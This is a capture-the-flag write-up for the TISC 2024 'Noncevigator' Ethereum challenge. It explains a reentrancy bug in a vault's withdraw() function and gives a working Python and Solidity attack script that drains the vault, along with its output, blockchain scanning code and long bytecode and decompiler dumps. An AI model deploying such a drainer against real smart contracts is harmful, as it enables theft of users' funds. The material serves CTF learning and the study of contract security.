After installing the library, we will need to first compile the contract to obtain the Application Binary Interface (ABI) which will be needed for Web3 to know how to interact with the smart contract (which functions to call, how to encode the data, etc.). We can use [Remix IDE](#), an online compiler, for this.



After compiling the contract, we will be able to obtain the ABI. Remember to change `true` and `false` to `True` and `False` respectively.

```
[
  {
    "inputs": [
      {
        "internalType": "address",
        "name": "hindhedeAddr",
        "type": "address"
      },
      {
        "internalType": "address",
        "name": "coneyIslandAddr",
        "type": "address"
      },
      {
        "internalType": "address",
        "name": "pulauSemakauAddr",
        "type": "address"
      }
    ]
  }
]
```

```

        {
            "internalType": "address",
            "name": "tfvAddr",
            "type": "address"
        }
    ],
    "stateMutability": "nonpayable",
    "type": "constructor"
},
{
    "anonymous": false,
    "inputs": [
        {
            "indexed": true,
            "internalType": "string",
            "name": "name",
            "type": "string"
        },
        {
            "indexed": true,
            "internalType": "address",
            "name": "addr",
            "type": "address"
        }
    ],
    "name": "TreasureLocationReturned",
    "type": "event"
},
{
    "inputs": [
        {
            "internalType": "string",
            "name": "name",
            "type": "string"
        }
    ],
    "name": "getTreasureLocation",
    "outputs": [
        {
            "internalType": "address",
            "name": "",
            "type": "address"
        }
    ]
}

```

```

    ],
    "stateMutability": "nonpayable",
    "type": "function"
  },
  {
    "inputs": [],
    "name": "getVaultLocation",
    "outputs": [
      {
        "internalType": "address",
        "name": "",
        "type": "address"
      }
    ],
    "stateMutability": "view",
    "type": "function"
  },
  {
    "inputs": [
      {
        "internalType": "string",
        "name": "",
        "type": "string"
      }
    ],
    "name": "isLocationOpen",
    "outputs": [
      {
        "internalType": "bool",
        "name": "",
        "type": "bool"
      }
    ],
    "stateMutability": "view",
    "type": "function"
  },
  {
    "inputs": [],
    "name": "isSolved",
    "outputs": [
      {
        "internalType": "bool",
        "name": "",

```

```

        "type": "bool"
    },
    ],
    "stateMutability": "view",
    "type": "function"
},
{
    "inputs": [
        {
            "internalType": "string",
            "name": "_destination",
            "type": "string"
        }
    ],
    "name": "startUnlockingGate",
    "outputs": [],
    "stateMutability": "nonpayable",
    "type": "function"
}
]

```

Connect to the blockchain

Finally, we can interact with the blockchain to obtain other informations.

```

from pwn import *
from web3 import Web3
import json
import os

config_file = 'config.json'

# Function to save data to the config file
def save_config(data, filename=config_file):
    with open(filename, 'w') as f:
        json.dump(data, f, indent=4)
    print(f"Configuration saved to {filename}")

# Step 1: Connect to the challenge and extract blockchain details
conn = remote("chals.tisc24.ctf.sg", 31127)

# Send the action to launch a new instance

```

```

conn.sendlineafter(b'action?', b'1')

# Extract and store the necessary blockchain info
conn.recvuntil(b"rpc endpoint:")
rpc_endpoint_url = conn.recvline().decode('utf-8').strip()

conn.recvuntil(b"private key:")
eth_private_key = conn.recvline().decode('utf-8').strip()

conn.recvuntil(b"player wallet:")
eth_wallet_address = conn.recvline().decode('utf-8').strip()

conn.recvuntil(b"challenge contract:")
challenge_contract_addr = conn.recvline().decode('utf-8').strip()

# Initialize the config dictionary with the extracted information
config_data = {
    "RPC_Endpoint": rpc_endpoint_url,
    "Private_Key": eth_private_key,
    "Wallet_Address": eth_wallet_address,
    "Challenge_Contract_Address": challenge_contract_addr
}

# Close the connection with the remote server
conn.close()

# Step 2: Connect to the blockchain using Web3.py and collect additional
information
print("Attempting to connect to the blockchain via RPC...")
w3 = Web3(Web3.HTTPProvider(rpc_endpoint_url))

# Check if the connection is successful
if w3.is_connected():
    print("Connected to the blockchain")

# Contract ABI placeholder (replace with actual ABI after compiling)
noncevigator_abi = [
    {
        "inputs": [
            {
                "internalType": "address",
                "name": "hindhedeAddr",
                "type": "address"
            }
        ]
    }
]

```

```

    },
    {
        "internalType": "address",
        "name": "coneyIslandAddr",
        "type": "address"
    },
    {
        "internalType": "address",
        "name": "pulauSemakauAddr",
        "type": "address"
    },
    {
        "internalType": "address",
        "name": "tfvAddr",
        "type": "address"
    }
],
"stateMutability": "nonpayable",
"type": "constructor"
},
{
    "anonymous": False,
    "inputs": [
        {
            "indexed": True,
            "internalType": "string",
            "name": "name",
            "type": "string"
        },
        {
            "indexed": True,
            "internalType": "address",
            "name": "addr",
            "type": "address"
        }
    ],
    "name": "TreasureLocationReturned",
    "type": "event"
},
{
    "inputs": [
        {
            "internalType": "string",

```

```

        "name": "name",
        "type": "string"
    }
],
"name": "getTreasureLocation",
"outputs": [
    {
        "internalType": "address",
        "name": "",
        "type": "address"
    }
],
"stateMutability": "nonpayable",
"type": "function"
},
{
    "inputs": [],
    "name": "getVaultLocation",
    "outputs": [
        {
            "internalType": "address",
            "name": "",
            "type": "address"
        }
    ],
    "stateMutability": "view",
    "type": "function"
},
{
    "inputs": [
        {
            "internalType": "string",
            "name": "",
            "type": "string"
        }
    ],
    "name": "isLocationOpen",
    "outputs": [
        {
            "internalType": "bool",
            "name": "",
            "type": "bool"
        }
    ]
}

```

```

    ],
    "stateMutability": "view",
    "type": "function"
  },
  {
    "inputs": [],
    "name": "isSolved",
    "outputs": [
      {
        "internalType": "bool",
        "name": "",
        "type": "bool"
      }
    ],
    "stateMutability": "view",
    "type": "function"
  },
  {
    "inputs": [
      {
        "internalType": "string",
        "name": "_destination",
        "type": "string"
      }
    ],
    "name": "startUnlockingGate",
    "outputs": [],
    "stateMutability": "nonpayable",
    "type": "function"
  }
]

```

```

# Step 3: Set up the contract instance
contract = w3.eth.contract(address=challenge_contract_addr,
abi=noncevigator_abi)

# Fetch and save the Travel Fund Vault Address
try:
    vault_address = contract.functions.getVaultLocation().call()
    print(f"TravelFundVault Address: {vault_address}")
    config_data["TravelFundVault_Address"] = vault_address
except Exception as e:
    print(f"Error fetching vault address: {e}")

```

```

# Fetch and save treasure locations
islands = ['coneyIsland', 'hindhede', 'pulausSemakau']
for island in islands:
    try:
        location_address =
contract.functions.getTreasureLocation(island).call()
        print(f"{island.capitalize()} Treasure Location:
{location_address}")
        config_data[f"{island.capitalize()}_Treasure_Location"] =
location_address
    except Exception as e:
        print(f"Error fetching location for {island}: {e}")

# Fetch and save the current block number
try:
    current_block = w3.eth.block_number
    print(f"Current Block Number: {current_block}")
    config_data["Current_Block_Number"] = current_block
except Exception as e:
    print(f"Error fetching current block number: {e}")
else:
    print("Failed to connect to the blockchain")

# Step 4: Save all collected information to the config file
save_config(config_data)

```

```

[x] Opening connection to chals.tisc24.ctf.sg on port 31127
[x] Opening connection to chals.tisc24.ctf.sg on port 31127: Trying
122.248.227.132
[+] Opening connection to chals.tisc24.ctf.sg on port 31127: Done
[*] Closed connection to chals.tisc24.ctf.sg port 31127
Attempting to connect to the blockchain via RPC...
Connected to the blockchain
Coneyisland Treasure Location: 0x4fad12d44255A552286FeC2e09aa3832365784A7
Hindhede Treasure Location: 0x34Ee0107f07323DF2e0fF48f8EBf54845805dF58
PulausSemakau Treasure Location: 0x7346e8A4e394D487c4D1Ecb40857DEb6670A283d
Current Block Number: 20870082
Configuration saved to config.json

```

Earn ETH

We will need to earn ETH first before we can call `startUnlockingGate()` as shown in the contract file `Noncevigator.sol`.

Reentrancy vulnerability

Analyzing the contract file `Noncevigator.sol`, I realized there is a reentrancy vulnerability in `withdraw()` due to the way the external call to the user's address (`msg.sender`) is made before updating the internal `userBalances` mapping. This allows an attacker to repeatedly withdraw funds before their balance is updated to zero, exploiting the fact that Ethereum allows recursive calls in the same transaction.

```
function withdraw() external {
    uint256 balance = getUserBalance(msg.sender);
    require(balance > 0, "Insufficient balance");

    (bool success, ) = msg.sender.call{value: balance}("");
    require(success, "Failed to withdraw Ether");

    userBalances[msg.sender] = 0;
}
```

Because `userBalances[msg.sender]` is only set to zero after the Ether is transferred, the balance check at the beginning of `withdraw()` does not prevent multiple recursive calls to `withdraw()`, allowing the attacker to withdraw funds multiple times in the same transaction. To prevent reentrancy attacks, the state of the contract (i.e., the user's balance) should be updated before making any external call.

Craving Reentrancy Attack script

```
py -m pip install solc
py -m pip install py-solc-x
```

```
import json
from web3 import Web3
from solcx import compile_source, install_solc
```

```

# Load config data from the config file
config_file = 'config.json'
with open(config_file, 'r') as config_file:
    config = json.load(config_file)

# Extract key values from config
rpc_url = config['RPC_Endpoint']
private_key = config['Private_Key']
wallet_address = config['Wallet_Address']
vault_address = config['TravelFundVault_Address']

# Connect to the Ethereum node
w3 = Web3(Web3.HTTPProvider(rpc_url))
if not w3.is_connected():
    raise Exception("Failed to establish connection to the blockchain.")

print(f"Connected to Ethereum network via {rpc_url}")

# Install Solidity compiler version 0.8.19
install_solc('0.8.19')

# Solidity source code for contracts
ATTACK_CONTRACT_SOURCE = '''
pragma solidity ^0.8.19;

contract ReentrancyAttack {
    TravelFundvault public vault;

    constructor(address _vault) {
        vault = TravelFundvault(_vault);
    }

    receive() external payable {
        if (address(vault).balance >= 1 ether) {
            vault.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether, "You need to send at least 1 ether
to start the attack.");
        vault.deposit{value: msg.value}();
        vault.withdraw();
    }
}
'''

```

```

    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }

    function withdraw() external {
        require(msg.sender == tx.origin, "Withdrawals cannot be made via a
contract.");
        uint256 contractBalance = address(this).balance;
        require(contractBalance > 0, "Contract has no funds to
withdraw.");

        (bool success, ) = msg.sender.call{value: contractBalance}("");
        require(success, "Withdrawal failed.");
    }
}

interface TravelFundvault {
    function deposit() external payable;
    function withdraw() external;
    function getBalance() external view returns (uint256);
}
'''

# Compile the Solidity contract
compiled_contracts = compile_source(ATTACK_CONTRACT_SOURCE,
solc_version='0.8.19')

# Extract ABI and bytecode
reentrancy_attack_interface =
compiled_contracts['<stdin>:ReentrancyAttack']

# Helper function to deploy contracts
def deploy_contract(abi, bytecode, deployer_private_key,
constructor_args=None, ether_value=0):
    contract = w3.eth.contract(abi=abi, bytecode=bytecode)
    nonce = w3.eth.get_transaction_count(wallet_address)

    # Build the transaction with the constructor args and value
    transaction =
contract.constructor(*constructor_args).build_transaction({
    'chainId': w3.eth.chain_id,

```

```

        'gas': 2000000,
        'gasPrice': w3.to_wei('20', 'gwei'),
        'nonce': nonce,
        'value': ether_value
    })

    # Sign the transaction
    signed_tx = w3.eth.account.sign_transaction(transaction,
private_key=deployer_private_key)

    # Send transaction and get receipt
    tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)

    return tx_receipt.contractAddress

# Deploy the ReentrancyAttack contract
print("Deploying ReentrancyAttack contract targeting the
TravelFundvault...")
reentrancy_contract_address = deploy_contract(
    abi=reentrancy_attack_interface['abi'],
    bytecode=reentrancy_attack_interface['bin'],
    deployer_private_key=private_key,
    constructor_args=[vault_address]
)
print(f"ReentrancyAttack contract deployed at:
{reentrancy_contract_address}")

# Create contract instances
attack_contract = w3.eth.contract(address=reentrancy_contract_address,
abi=reentrancy_attack_interface['abi'])

# Helper function to send signed transactions
def execute_transaction(function, value=0):
    nonce = w3.eth.get_transaction_count(wallet_address)
    transaction = function.build_transaction({
        'chainId': w3.eth.chain_id,
        'gas': 2000000,
        'gasPrice': w3.to_wei('20', 'gwei'),
        'nonce': nonce,
        'value': value
    })
    signed_tx = w3.eth.account.sign_transaction(transaction, private_key)

```

```

    tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    return w3.eth.wait_for_transaction_receipt(tx_hash)

# Start the attack
print("Initiating reentrancy attack by sending 2 ETH...")
execute_transaction(attack_contract.functions.attack(), value=w3.to_wei(2,
'ether'))
print("Attack executed successfully.")

# Check the contract balance after attack
attack_balance = attack_contract.functions.getBalance().call()
print(f"Contract balance after attack: {w3.from_wei(attack_balance,
'ether')} ETH")

# Withdraw funds from the attack contract
print("Withdrawing funds from attack contract...")
execute_transaction(attack_contract.functions.withdraw())
print("Complete Withdrawing.")

# Get the attacker's wallet balance
final_balance = w3.eth.get_balance(wallet_address)
print(f"Attacker's final balance: {w3.from_wei(final_balance, 'ether')}
ETH")

```

```

Connected to Ethereum network via
http://chals.tisc24.ctf.sg:47156/f02b0d2b-5981-4989-b2d0-8d528e3dc8e2
Deploying ReentrancyAttack contract targeting the TravelFundvault...
ReentrancyAttack contract deployed at:
0x6F38CC96440873d74D0d768048d03c0D76c4551a
Initiating reentrancy attack by sending 2 ETH...
Attack executed successfully.
Contract balance after attack: 0 ETH
Withdrawing funds from attack contract...
Withdrawal complete.
Attacker's final balance: 192.976120914 ETH

```

Missing gates contract & deterministic address

Search for single transaction block

Below contains [scan_blockchain_transactions](#) for single transaction block:

```
from web3 import Web3

# Replace with your own RPC endpoint
rpc_endpoint = 'http://chals.tisc24.ctf.sg:47156/07c3fb12-6641-4dc7-a444-1b9a76375f60'
contract_address = '0xB0788cEEfe6104Ae920B5cac79414edA7d2196E1' #
Challenge contract address (for filtering)

# Connect to the blockchain via Web3
w3 = Web3(Web3.HTTPProvider(rpc_endpoint))

# Check if the connection is successful
if w3.is_connected():
    print("Connected to the blockchain")
else:
    raise Exception("Failed to connect to blockchain")

# Function to scan blocks for single transactions
def scan_blocks_for_single_transactions(start_block, num_blocks=100):
    single_tx_blocks = []

    for block_number in range(start_block, start_block - num_blocks, -1):
        block = w3.eth.get_block(block_number, full_transactions=True) #
        Get full transaction details

        if len(block['transactions']) == 1:
            single_tx_blocks.append(block)
            tx = block['transactions'][0]
            print(f"Block {block_number} has 1 transaction: {tx}")

            # Print transaction details
            print(f"Transaction Hash: {tx['hash'].hex()}")
            print(f"From: {tx['from']}")
            print(f"To: {tx['to']}")
            print(f"Value: {w3.from_wei(tx['value'], 'ether')} ETH")

            # Check if the transaction interacts with the challenge
            contract
            if tx['to'] and tx['to'].lower() == contract_address.lower():
                print(f"Transaction interacts with the challenge contract:
{contract_address}")
```



```
31'), 'nonce': 0, 'blockHash':
HexBytes('0x1fc901ede83b4c9237e9776a6ac0bf7bd0dbe95319d018d06f955a5bc6952c
d6'), 'blockNumber': 20862365, 'transactionIndex': 0, 'from':
'0x2954a5E9B01a780cD395d73Be182b3AfB76cFAeA', 'to': None, 'value':
2000000000000000000000, 'gasPrice': 0, 'gas': 10000000, 'input':
HexBytes('0x608060405260006002556111a7806100186000396000f3fe60806040523480
1561001057600080fd5b506004361061007d5760003560e01c8063775c300c1161005b5780
63775c300c146100df5780637a8488fa146100e7578063d2ef7398146100ef578063fbf551
ad1461010257600080fd5b806320c4ad96146100825780634a9efa63146100b257806364d9
8f6e146100c7575b600080fd5b600154610095906001600160a01b031681565b6040516001
600160a01b0390911681526020015b60405180910390f35b6100c56100c036600461071d56
5b610115565b005b6100cf6101af565b60405190151581526020016100a9565b6100956102
25565b610095610324565b600054610095906001600160a01b031681565b61009561011036
600461073f565b61038d565b6001600160a01b0381166101695760405162461bcd60e51b81
526020600482015260166024820152751c1b185e595c881859191c995cdcc81b9bdd081cd9
5d60521b60448201526064015b60405180910390fd5b600180546001600160a01b03191660
01600160a01b03831617905561018c610225565b600080546001600160a01b031916600160
0160a01b039290921691909117905550565b600080546040805163326cc7b760e11b815290
516001600160a01b039092169182916364d98f6e9160048083019260209291908290030181
865afa1580156101fb573d6000803e3d6000fd5b505050506040513d601f19601f82011682
01806040525081019061021f9190610769565b91505090565b6000806809c2007651b25000
0060405161023e906106e7565b6040518091039082f090508015801561025b573d6000803e
3d6000fd5b5060015490915060009061027b906001600160a01b0316610110836105b2565b
60015490915060009061029a906001600160a01b0316610110836105b2565b905060006102
c1600160009054906101000a90046001600160a01b031661011060016105b2565b90506000
838383876040516102d5906106f4565b6001600160a01b0394851681529284166020840152
90831660408301529091166060820152608001604051809103906000f08015801561031957
3d6000803e3d6000fd5b509695505050505050565b600080546001600160a01b031661037d
5760405162461bcd60e51b815260206004820152601960248201527f4368616c6c656e6765
2061646472657373206e6f742073657400000000000000006044820152606401610160565b50
6000546001600160a01b031690565b60006060826000036103e857604051606b60f91b6020
820152602560fa1b60218201526001600160601b0319606086901b166022820152600160ff
1b60368201526037015b60405160208183030381529060405290506105a3565b607f831161
043757604051606b60f91b6020820152602560fa1b60218201526001600160601b03196060
86901b16602282015260f884901b6001600160f81b03191660368201526037016103d2565b
60ff83116104905760405160d760f81b6020820152602560fa1b6021820152600160016060
1b0319606086901b166022820152608160f81b603682015260f884901b6001600160f81b03
191660378201526038016103d2565b61ffff83116104ea57604051601b60fb1b6020820152
602560fa1b60218201526001600160601b0319606086901b166022820152604160f91b6036
8201526001600160f01b031960f085901b1660378201526039016103d2565b62ffffff8311
6105455760405160d960f81b6020820152602560fa1b60218201526001600160601b031960
6086901b166022820152608360f81b60368201526001600160e81b031960e885901b166037
820152603a016103d2565b604051606d60f91b6020820152602560fa1b6021820152600160
```

0160601b0319606086901b166022820152602160fa1b60368201526001600160e01b031960
e085901b166037820152603b0160405160208183030381529060405290505b805160209091
01209392505050565b60028054600091826105c38361078b565b91905055506000445a6002
546040516106059392914191602001938452602084019290925260601b6001600160601b03
19166040830152605482015260740190565b60408051601f19818403018152919052805160
20909101209050601e603263324924dd5b8580156106405750828411158061064057508184
10155b806106545750851580156106545750808411155b156106dd57600280549060006106
698361078b565b9190505550445a6002546040516106a99392914191602001938452602084
019290925260601b6001600160601b0319166040830152605482015260740190565b604051
6020818303038152906040528051906020012060001c935085156106d8576106d560648561
07b2565b93505b610629565b5091949350505050565b6102ef806107d583390190565b6106
ae80610ac483390190565b80356001600160a01b038116811461071857600080fd5b919050
565b60006020828403121561072f57600080fd5b61073882610701565b9392505050565b60
00806040838503121561075257600080fd5b61075b83610701565b94602093909301359350
5050565b60006020828403121561077b57600080fd5b8151801515811461073857600080fd
5b6000600182016107ab57634e487b7160e01b600052601160045260246000fd5b50600101
90565b6000826107cf57634e487b7160e01b600052601260045260246000fd5b50069056fe
6080604052346809c2007651b25000001461006e5760405162461bcd60e51b815260206004
820152602560248201527f496e697469616c2066756e64696e67206f662031383020657468
6572207265716044820152641d5a5c995960da1b606482015260840160405180910390fd5b
6102728061007d6000396000f3fe60806040526004361061003f5760003560e01c80631206
5fe0146100445780633ccfd60b14610065578063477348921461007c578063d0e30db01461
00b2575b600080fd5b34801561005057600080fd5b50475b60405190815260200160405180
910390f35b34801561007157600080fd5b5061007a6100ba565b005b348015610088576000
80fd5b506100536100973660046101e5565b6001600160a01b031660009081526020819052
604090205490565b61007a6101bf565b336000908152602081905260409020548061011357
60405162461bcd60e51b8152602060048201526014602482015273496e7375666669636965
6e742062616c616e636560601b60448201526064015b60405180910390fd5b604051600090
339083908381818185875af1925050503d8060008114610155576040519150601f19603f3d
011682016040523d82523d6000602084013e61015a565b606091505b50509050806101ab57
60405162461bcd60e51b815260206004820152601860248201527f4661696c656420746f20
77697468647261772045746865720000000000000000604482015260640161010a565b5050
33600090815260208190526040812055565b33600090815260208190526040812080543492
906101de908490610215565b9091555050565b6000602082840312156101f757600080fd5b
81356001600160a01b038116811461020e57600080fd5b9392505050565b80820180821115
61023657634e487b7160e01b600052601160045260246000fd5b9291505056fea264697066
7358221220737b37a43a9aad22608e2dd1233847e05daa20d9b2729edfd5590f1bf443494d
64736f6c63430008130033608060405234801561001057600080fd5b506040516106ae3803
806106ae83398101604081905261002f9161012f565b600280546001600160a01b03199081
166001600160a01b0393841617909155604080516768696e646865646560c01b8152600060
08820181905282519182900360280182208054988616988516989098179097556a18dbdb99
5e525cdb185b9960aa1b808252600b808301899052835192839003602b9081018420805499
8816998716999099179098556b70756c617553656d616b617560a01b8352600c8301989098

52825191829003602c01822080549690951695909316949094179092558252600193820184
905251908190039091019020805460ff19169091179055610183565b80516001600160a01b
038116811461012a57600080fd5b919050565b600080600080608085870312156101455760
0080fd5b61014e85610113565b935061015c60208601610113565b925061016a6040860161
0113565b915061017860608601610113565b905092959194509250565b61051c8061019260
00396000f3fe608060405234801561001057600080fd5b50600436106100575760003560e0
1c8063066fd21a1461005c5780635565ae221461008c57806364d98f6e146100ca57806375
b689aa146100d2578063d4deaaec146100e3575b600080fd5b61006f61006a366004610345
565b6100f8565b6040516001600160a01b0390911681526020015b60405180910390f35b61
00ba61009a3660046103cd565b805160208183018101805160018252928201919093012091
525460ff1681565b6040519015158152602001610083565b6100ba61016e565b6002546001
600160a01b031661006f565b6100f66100f1366004610345565b6101a9565b005b60008060
00848460405161010d92919061047e565b9081526040519081900360200181205460016001
60a01b031691508190610137908690869061047e565b604051908190038120907f67c69e98
8c0acfb0f8448043ca0c00b07323dcdc7d926d26f900b785b00c407c90600090a393925050
50565b60006001604051610191906b70756c617553656d616b617560a01b8152600c019056
5b9081526040519081900360200190205460ff16919050565b60006001600160a01b031660
0083836040516101c692919061047e565b9081526040519081900360200190205460016001
60a01b0316036101e957600080fd5b68093739534d286800003331101561020057600080fd
5b6000806000848460405161021592919061047e565b908152604080519182900360209081
018320546004845260248401835290830180516001600160e01b031663b27399d560e01b17
905290516001600160a01b03909116916102629161048e565b600060405180830381855af4
9150503d806000811461029d576040519150601f19603f3d011682016040523d82523d6000
602084013e6102a2565b606091505b5091509150816102e95760405162461bcd60e51b8152
60206004820152600d60248201526c44656e69656420656e7472792160981b604482015260
64015b60405180910390fd5b808060200190518101906102fd91906104bd565b61033f5760
405162461bcd60e51b815260206004820152601360248201527243616e6e6f7420756e6c6f
636b20676174652160681b60448201526064016102e0565b50505050565b60008060208385
03121561035857600080fd5b823567fffffffffffffffff8082111561037057600080fd5b81
8501915085601f83011261038457600080fd5b81358181111561039357600080fd5b866020
8285010111156103a557600080fd5b60209290920196919550909350505050565b634e487b
7160e01b600052604160045260246000fd5b6000602082840312156103df57600080fd5b81
3567fffffffffffffffff808211156103f757600080fd5b818401915084601f83011261040b
57600080fd5b81358181111561041d5761041d6103b7565b604051601f8201601f19908116
603f01168101908382118183101715610445576104456103b7565b81604052828152876020
84870101111561045e57600080fd5b82602086016020830137600092810160200192909252
5095945050505050565b8183823760009101908152919050565b6000825160005b81811015
6104af5760208186018101518583015201610495565b506000920191825250919050565b60
00602082840312156104cf57600080fd5b815180151581146104df57600080fd5b93925050
5056fea26469706673582212202f17b8e5db7158158dfbc409fbc19eaa2d88a21a6bf994ae
8fa8f4d9c5f2196964736f6c63430008130033a26469706673582212206759ba30e73ba590
44efcd5665fb83c6c47a70d8b76ef66ca616313e0f68c94364736f6c63430008130033'),
'r':

```

HexBytes('0x9fa41a7e44c7f81ba35571ec99f3d36a02d7dc9e7d2fb002e197b040655b00
6a'), 's':
HexBytes('0x34e6b23ed1405a90c2c866f04264d89ee73f5d5f1915a12c110b6c95b6cfe8
e4'), 'v': 2710, 'chainId': 1337})
Transaction Hash:
0a05bfa67419b0cf71843a29bf0beb28408928781c3ff3d503137ba8a2af0131
From: 0x2954a5E9B01a780cD395d73Be182b3AfB76cFAeA
To: None
Value: 200 ETH
Block 20862364 has 1 transaction: AttributeDict({'hash':
HexBytes('0x7625ef748b1563505e52ab98610e71bfe5fde94a4e29c53df6895c3c4474c1
49'), 'nonce': 0, 'blockHash':
HexBytes('0xbc0c376771e4f12c6e8f7e7a5dfec1a7deef881abab1d549aadac37557f92
4e'), 'blockNumber': 20862364, 'transactionIndex': 0, 'from':
'0x372e8e282Ad2029EA3D2EAd853ad2A44132ED933', 'to':
'0x2954a5E9B01a780cD395d73Be182b3AfB76cFAeA', 'value':
4990000000000000000000, 'gasPrice': 0, 'gas': 21000, 'input':
HexBytes('0x'), 'r':
HexBytes('0x07af42ee514be7bc43038b7747dcb1a06f76bb7c463de30817cdce794980f1
e9'), 's':
HexBytes('0x4320c6af42fd29420dd3746f7bd76013762463b40f77df14f42c8a27717e35
00'), 'v': 28})
Transaction Hash:
7625ef748b1563505e52ab98610e71bfe5fde94a4e29c53df6895c3c4474c149
From: 0x372e8e282Ad2029EA3D2EAd853ad2A44132ED933
To: 0x2954a5E9B01a780cD395d73Be182b3AfB76cFAeA
Value: 4990 ETH
Found 3 blocks with a single transaction.

```

Decompile and analyze

<https://app.dedaub.com> was used to decompile the bytecodes.

```

// Data structures and variables inferred from the use of storage
instructions
uint256 __function_selector__; // STORAGE[0x2]
// Note: The function selector is not present in the original solidity
code.
// However, we display it for the sake of completeness.

function __function_selector__() private {
    MEM[64] = 128;
}

```

```
___function_selector__ = 0;
```

```
MEM[0:4519] =
```

```
0x608060405234801561001057600080fd5b506004361061007d5760003560e01c8063775c
300c1161005b578063775c300c146100df5780637a8488fa146100e7578063d2ef73981461
00ef578063fbf551ad1461010257600080fd5b806320c4ad96146100825780634a9efa6314
6100b257806364d98f6e146100c7575b600080fd5b600154610095906001600160a01b0316
81565b6040516001600160a01b0390911681526020015b60405180910390f35b6100c56100
c036600461071d565b610115565b005b6100cf6101af565b60405190151581526020016100
a9565b610095610225565b610095610324565b600054610095906001600160a01b03168156
5b61009561011036600461073f565b61038d565b6001600160a01b03811661016957604051
62461bcd60e51b81526020600482015260166024820152751c1b185e595c881859191c995c
dcc81b9bdd081cd95d60521b60448201526064015b60405180910390fd5b60018054600160
0160a01b0319166001600160a01b03831617905561018c610225565b600080546001600160
a01b0319166001600160a01b039290921691909117905550565b600080546040805163326c
c7b760e11b815290516001600160a01b039092169182916364d98f6e916004808301926020
9291908290030181865afa1580156101fb573d6000803e3d6000fd5b505050506040513d60
1f19601f8201168201806040525081019061021f9190610769565b91505090565b60008068
09c2007651b250000060405161023e906106e7565b6040518091039082f090508015801561
025b573d6000803e3d6000fd5b5060015490915060009061027b906001600160a01b031661
0110836105b2565b60015490915060009061029a906001600160a01b0316610110836105b2
565b905060006102c1600160009054906101000a90046001600160a01b0316610110600161
05b2565b90506000838383876040516102d5906106f4565b6001600160a01b039485168152
928416602084015290831660408301529091166060820152608001604051809103906000f0
80158015610319573d6000803e3d6000fd5b509695505050505050565b6000805460016001
60a01b031661037d5760405162461bcd60e51b815260206004820152601960248201527f43
68616c6c656e67652061646472657373206e6f74207365740000000000000000604482015260
6401610160565b506000546001600160a01b031690565b60006060826000036103e8576040
51606b60f91b6020820152602560fa1b60218201526001600160601b0319606086901b1660
22820152600160fff1b60368201526037015b60405160208183030381529060405290506105
a3565b607f831161043757604051606b60f91b6020820152602560fa1b6021820152600160
0160601b0319606086901b16602282015260f884901b6001600160f81b0319166036820152
6037016103d2565b60fff83116104905760405160d760f81b6020820152602560fa1b602182
01526001600160601b0319606086901b166022820152608160f81b603682015260f884901b
6001600160f81b03191660378201526038016103d2565b61ffff83116104ea57604051601b
60fb1b6020820152602560fa1b60218201526001600160601b0319606086901b1660228201
52604160f91b60368201526001600160f01b031960f085901b1660378201526039016103d2
565b62ffffff83116105455760405160d960f81b6020820152602560fa1b60218201526001
600160601b0319606086901b166022820152608360f81b60368201526001600160e81b0319
60e885901b166037820152603a016103d2565b604051606d60f91b6020820152602560fa1b
60218201526001600160601b0319606086901b166022820152602160fa1b60368201526001
600160e01b031960e085901b166037820152603b0160405160208183030381529060405290
505b80516020909101209392505050565b60028054600091826105c38361078b565b919050
55506000445a6002546040516106059392914191602001938452602084019290925260601b
```

6001600160601b0319166040830152605482015260740190565b60408051601f1981840301
815291905280516020909101209050601e603263324924dd5b858015610640575082841115
806106405750818410155b806106545750851580156106545750808411155b156106dd5760
0280549060006106698361078b565b9190505550445a6002546040516106a9939291419160
2001938452602084019290925260601b6001600160601b0319166040830152605482015260
740190565b6040516020818303038152906040528051906020012060001c935085156106d8
576106d56064856107b2565b93505b610629565b5091949350505050565b6102ef806107d5
83390190565b6106ae80610ac483390190565b80356001600160a01b038116811461071857
600080fd5b919050565b60006020828403121561072f57600080fd5b61073882610701565b
9392505050565b6000806040838503121561075257600080fd5b61075b83610701565b9460
20939093013593505050565b60006020828403121561077b57600080fd5b81518015158114
61073857600080fd5b6000600182016107ab57634e487b7160e01b60005260116004526024
6000fd5b5060010190565b6000826107cf57634e487b7160e01b6000526012600452602460
00fd5b50069056fe6080604052346809c2007651b25000001461006e5760405162461bcd60
e51b815260206004820152602560248201527f496e697469616c2066756e64696e67206f66
20313830206574686572207265716044820152641d5a5c995960da1b606482015260840160
405180910390fd5b6102728061007d6000396000f3fe60806040526004361061003f576000
3560e01c806312065fe0146100445780633ccfd60b14610065578063477348921461007c57
8063d0e30db0146100b2575b600080fd5b34801561005057600080fd5b50475b6040519081
5260200160405180910390f35b34801561007157600080fd5b5061007a6100ba565b005b34
801561008857600080fd5b506100536100973660046101e5565b6001600160a01b03166000
9081526020819052604090205490565b61007a6101bf565b33600090815260208190526040
902054806101135760405162461bcd60e51b8152602060048201526014602482015273496e
7375666696369656e742062616c616e636560601b60448201526064015b60405180910390
fd5b604051600090339083908381818185875af1925050503d806000811461015557604051
9150601f19603f3d011682016040523d82523d6000602084013e61015a565b606091505b50
509050806101ab5760405162461bcd60e51b815260206004820152601860248201527f4661
696c656420746f207769746864726177204574686572000000000000000060448201526064
0161010a565b505033600090815260208190526040812055565b3360009081526020819052
6040812080543492906101de908490610215565b9091555050565b60006020828403121561
01f757600080fd5b81356001600160a01b038116811461020e57600080fd5b939250505056
5b8082018082111561023657634e487b7160e01b600052601160045260246000fd5b929150
5056fea2646970667358221220737b37a43a9aad22608e2dd1233847e05daa20d9b2729edf
d5590f1bf443494d64736f6c63430008130033608060405234801561001057600080fd5b50
6040516106ae3803806106ae83398101604081905261002f9161012f565b60028054600160
0160a01b03199081166001600160a01b0393841617909155604080516768696e6468656465
60c01b81526000600882018190528251918290036028018220805498861698851698909817
9097556a18dbdb995e525cdb185b9960aa1b808252600b808301899052835192839003602b
90810184208054998816998716999099179098556b70756c617553656d616b617560a01b83
52600c830198909852825191829003602c0182208054969095169590931694909417909255
8252600193820184905251908190039091019020805460ff19169091179055610183565b80
516001600160a01b038116811461012a57600080fd5b919050565b60008060008060808587
03121561014557600080fd5b61014e85610113565b935061015c60208601610113565b9250

```
61016a604086016101113565b915061017860608601610113565b905092959194509250565b
61051c806101926000396000f3fe608060405234801561001057600080fd5b506004361061
